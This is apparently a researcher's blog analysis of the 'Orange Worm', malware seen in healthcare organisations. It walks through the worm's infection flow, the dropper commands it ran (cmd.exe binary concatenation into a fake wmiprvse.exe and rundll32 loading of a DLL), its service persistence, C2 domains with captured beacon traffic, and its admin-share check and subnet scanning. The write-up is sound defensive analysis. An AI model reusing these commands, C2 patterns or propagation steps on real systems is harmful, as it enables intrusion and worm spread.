
Orange Worm

UDURRANI



Back in April I saw this malware but haven't had a chance to write about it, due to my day job and my side jobs as an extreme unicyclist and a wizard on the weekends.

So how does this worm work? Let's make this as simple as possible.


- It spawns
- It decrypts the payload
- It drops few .PNF files
- It drops a DLL
- It initiates a new service called WmiApSrvEx (WMIPerformance Adapter Service)
- It loads a DLL using rundll32
- rundll32 starts communicating to C2 servers. And there are a lot of those (C2 servers)
- It keeps communicating to C2 servers until its successful.
- If successful, it will send out victim's machine info to C2 server
- It waits for C2 server to provide new instructions (what to do next???). However, C2 server is ONLY interested if it see's particular data e.g. a specific OS type etc.
- Eventually it will drop an executable in **System32** folder. Executable is saved as **wmiprvse.exe.** The attacker is trying to make it look like windows legit wmiprvse.exe. Windows wmiprvse.exe doesnt run from System32 folder, instead its always found **in C:\WINDOWS\System32\Wbem**
- This executable tries to propagate on the network i.e. to other machines. It checks if it has admin rights by doing a read access on

C$ \WINDOWS\system32\csrss.exe

- If its successful, it will laterally move to the machine.
- For lateral movement it scans /24 subnet.
- Payload could have multiple hashes as it laterally moves. This is done by inserting a random string into the payload.

Alright, we are done with the summary and the boring stuff. Now let's get technical!

Let's follow the flow:



Before you get confused, let me explain the flow. **Solid red arrow** = spawning a process (It shows the process name and process ID). **Dotted red arrow** = not a direct spawn but related to the flow. **Solid cyan arrow** = Made a connection to an ip address (ip + port) and the connection wasn't successful, meaning SYN was sent but nothing received. **Solid (green + orange)** 2 way arrow = made a connection to an ip address (ip + port) and the connection was established i.e. data was sent and received. For the complete flow go to:

http://udurrani.com/exp0/orange_worm_flow.pdf

"PAYLOAD.exe" (in the picture above) is the bad guy. It spawns multiple things but eventually it ends up loading a dll and spawns wmiprvse.exe. Once this flow is complete, shit is about to hit the fan, actually it already did.

Let's look at the command activity:


```
CreateProcessW ( NULL, "cmd.exe /c copy /y /b "C:\Users\foo\AppData\Local\Temp\Lt168A1.tmp" + "C:\Users\foo\AppData\Local\Temp\Lt168A2.tmp" "C:\Windows\inf\ie11.PNF"",
       NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, .., ..);

OpenSCManagerW ( NULL, NULL, SC_MANAGER_ALL_ACCESS );      // On success, the attacker gets a handle to service control manager database, let's assume its 'HANDLE'
OpenServiceW ( HANDLE, "WmiApSrvEx", SERVICE_ALL_ACCESS ); // Create Service

// THen CreateProcess() is used

CreateProcessW ( NULL, "cmd.exe /c copy /y /b "C:\Windows\TEMP\Dg05917.tmp" + "C:\Windows\TEMP\Dg05918.tmp" "C:\Windows\syswow64\wmiassn.dll"", NULL,
       NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, .., ..);
CreateProcessW ( NULL, "cmd.exe /c start /b "" rundll32.exe "C:\Windows\system32\wmiassn.dll" ControlTrace -Embedding -k DcomLaunch",
       NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, .., ..);

// If we translate it to commands:

cmd.exe /c copy /y /b "C:\Windows\TEMP\Dg05917.tmp" + "C:\Windows\TEMP\Dg05918.tmp" "C:\Windows\syswow64\wmiassn.dll"
cmd.exe /c start /b "" rundll32.exe "C:\Windows\system32\wmiassn.dll" ControlTrace -Embedding -k DcomLaunch
cmd.exe /c copy /y /b "C:\Windows\TEMP\Si92451.tmp" + "C:\Windows\TEMP\Si92462.tmp" "C:\Windows\inf\mtmndkb32.PNF"
cmd.exe /c copy /y /b "C:\Windows\TEMP\Lm4585E.tmp" + "C:\Windows\TEMP\Lm4585F.tmp" "C:\Windows\inf\digirps.PNF"
cmd.exe /c copy /y /b "C:\Windows\TEMP\Up24375.tmp" + "C:\Windows\TEMP\Up24376.tmp" "C:\Windows\inf\mtmndkb32.PNF"
cmd.exe /c copy /y /b "C:\Windows\TEMP\Xt77205.tmp" + "C:\Windows\TEMP\Xt77206.tmp" "C:\Windows\inf\digirps.PNF"
cmd.exe /c copy /y /b "C:\Windows\TEMP\Yb6C6CA.tmp" + "C:\Windows\TEMP\Yb6C6CB.tmp" "C:\Windows\system32\wmiprvse.exe"
cmd.exe /c start /b "" C:\Windows\system32\wmiprvse.exe dwPlatform=9 fPlatform=6  // wmiprvse.exe uses command line args
```

The Service:

```
QueryServiceConfigW() -> OpenServiceW()
CreateServiceW(edi, *SERVICE_NAME, SERVICE_DISPLAY_NAME, SERVICE_ACCESS, 0x10, 0x2, 0x0, ebx,
      0x0, 0x0, edx, 0x0, 0x0);   // edi = HANDLE
CloseServiceHandle(edi);          // edi = HANLDE
```

```
SERVICE_NAME: WmiApSrvEx
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

VOILA! The service is created.



On to the Network:

There are 2 components that does the network activity.

- **1st component** is to communicate to the C2 server(s), where it keeps beaconing the C2 server until its able to connect. This activity is done via the DLL (**wmiassn.dll**). Rundll32 can load a specific function from a DLL without using a .exe file. This means its loaded into the memory of rundll32.exe and this means that rundll32.exe is talking to the C2 Server. For socket communication, WS2_32.dll will InitializeCriticalSection(). Eventually dll's like wininet.dll, winhttp.dll, windowscodecs.dll, mswsock.dll are loaded to use different socket functionalities. This component of the payload communicates to multiple domain (Almost looks like DGA). Let's look at some of them.


- jfnnrj.ch
- servservsite.cn
- servservsite.cn
- mainpoweryhdpower...
- mainpoweryhdpower...
- yhdfjrkcn.ru
- yhdfjrkcn.ru
- www.pbnmain.ru
- www.dswjfnsrvkcn.ca
- ikjsrvnrjjfn.in
- mainkcnservjfn.ch
- sitemaindswnrj.nl
- pbnserv.nl
- dswncjdswncdnsrv.cn
- dswservyhd.us
- www.jfnsrvnrjpbn.info

```
s_port: 63358 |d_port: 53 |len=53
    4F C9 01 00 00 01 00 00 00 00 00 00 03 77 77 77        O............www
    10 73 72 76 73 65 72 76 69 6B 6A 64 73 77 6E 72        .srvservikjdswnr
    6A 02 69 6E 00 00 01 00 01                             j.in.....

========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 63358 |len=63358
    4F C9 84 03 00 01 00 00 00 00 00 00 03 77 77 77        O............www
    10 73 72 76 73 65 72 76 69 6B 6A 64 73 77 6E 72        .srvservikjdswnr
    6A 02 69 6E 00 00 01 00 01                             j.in.....

========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 59648 |d_port: 53 |len=53
    5D 5B 01 00 00 01 00 00 00 00 00 00 0C 64 73 77        ][...........dsw
    79 68 64 70 62 6E 79 68 64 03 63 6F 6D 00 00 01        yhdpbnyhd.com...
    00 01                                                  ..

========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 59648 |len=59648
    5D 5B 84 03 00 01 00 00 00 00 00 00 0C 64 73 77        ][...........dsw
    79 68 64 70 62 6E 79 68 64 03 63 6F 6D 00 00 01        yhdpbnyhd.com...
    00 01                                                  ..


(LAYER: 4)
s_port: 58156 |d_port: 53 |len=53
    CC 42 01 00 00 01 00 00 00 00 00 00 02 67 32 05          .B...........g2.
    73 79 6D 63 62 03 63 6F 6D 00 00 01 00 01                symcb.com.....
```

Later it talks to ip address(s) and makes communication to the C2 server

```
    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (318)
47 45 54 20 2F 75 73 65 72 73 2F 75 73 65 72 73        GET /users/users
2F 64 65 66 61 75 6C 74 2E 70 68 70 3F 71 3D 4B        /default.php?q=K
54 4F 61 50 32 30 6F 46 43 4D 32 4B 6A 4B 4D 2B        TOaP20oFCM2KjKM+
7A 53 47 32 54 31 51 33 7A 79 67 63 51 49 57 57        zSG2T1Q3zygcQIWW
49 71 74 77 4B 4C 45 4C 32 76 56 59 37 6F 49 4B        IqtwKLEL2vVY7oIK
4E 49 4E 39 49 51 4D 54 7A 4F 73 37 66 67 43 58        NIN9IQMTzOs7fgCX
56 71 72 38 6A 53 6D 51 44 6C 54 53 49 70 4C 69        Vqr8jSmQDlTSIpLi
64 6F 3D 20 48 54 54 50 2F 31 2E 31 0D 0A 55 73        do= HTTP/1.1..Us
65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C        er-Agent: Mozill
61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E        a/5.0 (Windows N
54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 72 76        T 6.1; WOW64; rv
3A 31 38 2E 30 29 20 47 65 63 6B 6F 2F 32 30 31        :18.0) Gecko/201
30 30 31 30 31 20 46 69 72 65 66 6F 78 2F 31 38        00101 Firefox/18
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E 70 62        .0..Host: www.pb
6E 6D 61 69 6E 6B 63 6E 2E 63 6E 0D 0A 43 61 63        nmainkcn.cn..Cac
68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63        he-Control: no-c
61 63 68 65 0D 0A 0D 0A                                ache....
```

I developed a funny tool for network analysis. It tells me that **rundll32**.exe was trying to do the following:



- **The 2nd component** does the domestic job i.e. lateral movement / propagation. The guy responsible here is the executable dropped in system32 folder. It scans /24 to move on the network. It does a read check to make sure if its admin or not.

```
Sleep ( 20000 )
RtlIsDosDeviceName ( "\10.0.0.1\C$\WINDOWS\system32\csrss.exe\" )    // UNI to Device
inet_ntoa ( { S_un = { S_un_b = { s_b1 = 10, s_b2 = 0, s_b3 = 0  ...}, S_un_w = { s_w1 = 10, s_w2 = 512 }, S_addr = 33554442 } } )     // Convert to array format

Connect();

NtCreateFile ( 0x0018dd9c, FILE_READ_ATTRIBUTES | GENERIC_READ | SYNCHRONIZE, 0x0018dd40, 0x0018dd84, NULL, 0, FILE_SHARE_READ, FILE_OPEN,
FILE_NON_DIRECTORY_FILE | FILE_OPEN_NO_RECALL | FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0 )       // ADMIN CHECK?
RETURNS -> 0xc00000be     // BAD ADDRESS || PATH
```

The movement on the network looks something like this

```
(tcp)   |0|0|0|0|1|0|->[49508, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.24
(tcp)   |0|0|0|0|1|0|->[49508, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.24
(tcp)   |0|0|0|0|1|0|->[49508, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.24
(tcp)   |0|1|0|1|0|0|->[139, 49494]src-ip: 10.0.0.22           dst-ip: 172.16.177.134
(tcp)   |0|0|0|0|1|0|->[49516, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.25
(tcp)   |0|0|0|0|1|0|->[49516, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.25
(tcp)   |0|0|0|0|1|0|->[49516, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.25
(tcp)   |0|1|0|1|0|0|->[139, 49502]src-ip: 10.0.0.23           dst-ip: 172.16.177.134
(tcp)   |0|0|0|0|1|0|->[49522, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.26
(tcp)   |0|0|0|0|1|0|->[49522, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.26
(tcp)   |0|0|0|0|1|0|->[49522, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.26
(tcp)   |0|1|0|1|0|0|->[139, 49508]src-ip: 10.0.0.24           dst-ip: 172.16.177.134
(tcp)   |0|0|0|0|1|0|->[49530, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.27
(tcp)   |0|0|0|0|1|0|->[49530, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.27
(tcp)   |0|0|0|0|1|0|->[49530, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.27
(tcp)   |0|1|0|1|0|0|->[139, 49516]src-ip: 10.0.0.25           dst-ip: 172.16.177.134
(tcp)   |0|0|0|0|1|0|->[49536, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.28
(tcp)   |0|0|0|0|1|0|->[49536, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.28
(tcp)   |0|0|0|0|1|0|->[49536, 139]src-ip: 172.16.177.134              dst-ip: 10.0.0.28
(tcp)   |0|1|0|1|0|0|->[139, 49522]src-ip: 10.0.0.26           dst-ip: 172.16.177.134
```

The 6 bits / flags you notice (in red) are the control bits. It goes something like:

URG | ACK | PSH | RST | SYN | FIN

If its on i.e. the value is 1, the flag is set. This means the second last flag is SYN. If you are a good network guy, you'd know that multiple flags could be set at the same time. I guess I like to make things complicated sometimes. Let me show you a simpler version.

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.134      TO IP ADDRESS 10.0.0.26
        PORT INFORMATION (49522, 139)
        SEQUENCE INFORMATION (2303634146, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (62)
```

It uses arpTable, GetTcpTable and also get the interfaces to identify the subnets and then starts the scan. In the above picture you can see the dst-ip is incrementing.

Motive?

I personally noticed this payload in couple of health care organizations. Its clear that its main objective is to compromise health care organizations, hospitals etc but what is it looking for? MRI or X-ray machines? Both of those could be linux or windows NT. I know Siemens equipment is mostly based on windows NT operating system. So is it looking for such devices? Or just the technician's workstation where the scan parameters are entered and images are displayed. This is where all the records could be saved or retrieved. Either way, its not the first time health care organizations or hospitals are attacked. WanaCry and Petya / !Petya also hit those organizations. Whats the main reason? Most of the devices are outdated, based on very old operating systems with no support. These systems are mostly not patched and have multiple vulnerabilities. At the end, the payload is used to control devices.

Attribution?

Attribution is a huge mess and most companies just lie to you, mainly to scare the **** out of you.

Conclusion:

STAY AWAY FROM WORMS!!!